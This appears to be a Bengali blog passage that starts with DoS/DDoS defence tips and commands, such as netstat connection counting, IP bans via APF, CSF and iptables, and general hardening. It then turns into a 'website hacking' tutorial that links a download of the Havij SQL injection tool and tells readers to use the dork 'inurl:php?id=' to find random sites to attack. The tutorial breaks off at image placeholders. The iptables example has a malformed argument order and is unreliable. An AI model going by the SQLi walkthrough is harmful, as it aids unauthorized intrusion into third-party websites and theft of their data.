২) অতিরিক্ত সার্ভার লোড ! আপনার সার্ভার এর সাথে সংযুক্ত কানেকশন গুলোকে চেক করার জন্য CMD থেকে নিচের কমান্ড টি লিখুন

```
netstat -ntu | awk '{print $5}' | cut -d: -f1 | sort | uniq -c | sort -n
```

যদি দেখেন কোন একটা নির্দিষ্ট অথবা কাছা কাছি আইপি থেকে ১০০ + কানেকশন হয়েছে

তবে বুঝে নিবেন যে খবর খারাপ icon sad
এবার আসি কিভাবে আপনার সার্ভার থেকে একটা আইপি কে ব্যান করবেন ……..

যদি আপনার সার্ভারে APF firewall ইন্সটল করা থাকে তবে CMD তে লিখুন

```
apf -d xx.xx.xx.xx
```

যদি CSF firewall ইন্সটল করা থাকে তবে লিখুন

```
csf -d xx.xx.xx.xx
```

আর যদি দুটোর একটাও না থাকে ,এবং আপনি যদি শুধু iptables ইউস করেন তবে লিখুন

```
iptables -I INPUT 1 -s -j DROP xx.xx.xx.xx
```

উল্লেখ এখানে xx.xx.xx.xx এর স্থলে যে আইপি টা ব্যান করতে চান তা বসবে ।
তবে বলে রাখা ভাল আপনি নিজে সবসময়ই সার্ভার এ বসে থাকতে পারবেন না এবং এর সুরত হাল এর খবর ও রাখতে পারবেন না ।
এর জন্য আপনাকে আপনার হোসটিং এর উপর নির্ভর করতে হবে । এমন কারো কাছ থেকে হোসটিং নিতে হবে যারা সবসময় ডেডিকেটেড ডস অ্যাটাক সাপোর্ট দেয় ।

এছাড়া আরো কতগুলো বিষয় আছে যেগুলোর উপর খেয়াল রাখলেই সাধারন ডস / ডিডস অ্যাটাকথেকে বাঁচতে পারবেন খুব সহজেই । আসুন দেখে নেই সেগুল কেমন

সার্ভার মেশিন এর সুরক্ষা নিশ্চিত করুন সবার আগে

অনেকসময় দেখা যায় হ্যাকার রা যে সার্ভার কে অ্যাটাক করতে চায় সেটা কেই সবার আগে ছোট্ট একটা নান্না মুন্না ট্রোজান দিয়ে ধরাশায়ী করে রাখে ।
ফলাফল,ডস অ্যাটাকের সময় সার্ভার নিজেও নিজের বিরুদ্ধে কাজ করা শুরু করে !আপনাকে নিশ্চিত করতে হবে সার্ভার নিজে যেন সব দিক থেকে সুরক্ষিত থাকে ।
এরজন্য অযথা কোন পেনড্রাইভ থেকে কোন ডাটা ট্রান্সফার করবেন না ,অরক্ষিত সাইট ঘরাঘুরি করবেন না ,অনিশ্চিত সূত্র থেকে প্রাপ্ত কোন ফাইল সরাসরি ওপেনকরবেন না !

কোন কোন পোর্ট গুলো ওপেন রাখা জরুরি তা জেনে নিন , অযথা অপ্রয়োজনীয় পোর্ট খোলা রেখে ঝামেলা বাড়াবেন না ।

আপনার কোন কোন সার্ভার পোর্ট খোলা রাখা উচিত তা জেনে নিতে মাইক্রোসফট এর Microsoft Knowledge Base (KB) আর্টিকেল 150543 হতে জেনে নিন ।
http://support.microsoft.com/default.aspx?scid=kb;en-us;150543&sd=tech
অপারেটিং সিস্টেম এর ডিফল্ট সিকুরিটি থেকে সর্বোচ্চ ফায়দা নিন

উইন্ডোজ অপারেটিং সিস্টেম ব্যবহার করলে সিস্টেম ফাইল চেকিং [System File Checking (SFC)]
এবং ইন্টারনেট কানেকশন ফায়ারওয়াল [Internet Connection Firewall (IFC)] এনাবেল করে নিন । এগুলো কিন্তু ডিফল্ট ভাবে ডিজঅ্যাবেল করা থাকে !
এগুলো আপনার সার্ভার সিস্টেম এর ফিল্টারিং পারফর্মেন্স হঠাৎ করে বহুগুন বাড়িয়ে দিবে ।

কানেকটিভিটি কমিয়ে দিন

আপনার সার্ভার এর সাথে যোগাযোগ বা কানেকশন স্থাপন করার জন্য খুব নির্দিষ্ট কিছু পোর্ট সিলেক্ট করে দিন যাতে করে সার্ভার
এবং কানেকটিং সিস্টেম দুটোরই ফায়ারওয়াল সম্পূর্ণ ব্যাপার তা ধরতে পারে । উদাহরণ স্বরূপ HTTP, SMTP, FTP, IMAP, এবং POP পোর্ট গুলো সিলেক্ট করুন আপনার সার্ভার এর সাথে কানেকশন এর জন্য নিরধারিত পোর্ট গুলো ।
এগুলো অনেক সুরক্ষিত এবং নিশ্চিত icon smile

ফায়ারওয়াল ব্যবহার করুন

উইন্ডোজ এর ফায়ারওয়াল যথেষ্ট ভাল কিন্তু পর্যাপ্ত ভাল না ! এর জন্য আপনি অন্য ফায়ার ওয়াল ও ব্যবহার করে দেখতে পারেন ।
এতে করে ইনবাউনড আউটবাউনড সব ধরনের কানেকশন এর উপর খুব সহজেই আপনি চোখ রাখতে পারবেন

এবং আপনার সিস্টেম ও সার্ভার সুরক্ষা ও বেড়ে যাবে অনেক গুনে । কতগুল ভাল ফায়ারওয়াল এর ঠিকানা আমি এখানে দিয়ে দিচ্ছি দেখে নিন

http://www.symantec.com/index.jsp
http://www.symantec.com/index.jsp
http://www.zonealarm.com/
http://www.comodo.com/

এছাড়া DoS / DDoS attack সল্যুশন এর সাহায্য নেওয়া যায় । যেমন RioRey।

পোষ্টটি – pirate_king এবং শুভ্র আকাশ>>>>>এর পোস্ট থেকে এডিট করা হয়েছে।


(Havij SQLi injection)ওয়েবসাইট হ্যাকিং

SQLi টিউটোরিয়াল ♥♥♥

Download
.Havij 1.5 Pro : http://www.mediafire.com/?s7a89dxmfwxcyij



- প্রথমে Google.Com এ যান।
- এবার নিচের গুগল ডকটি লিখে সার্চ দিন।

```
"inurl:php?id="
```

- তাহলে অনেকগুলো ফলাফল দেখাবে।
- এখানে অনেক Dork পাবেন : http://pastebin.com/DvnHxg7i

- দেখুন ফলাফল দেখাচ্ছে "প্রায় 2,010,000,000টি ফলাফল(0.23 সেকেন্ড) "
- এবার যে কোন একটি সাইটে প্রবেশ করুন।
- এছাড়াও আপনি যে কোন সাইট ধরতে পারবেন, যে সব সাইটের পর php?id= আছে। সেই সব সাইটে পারবেন। যেমনঃ





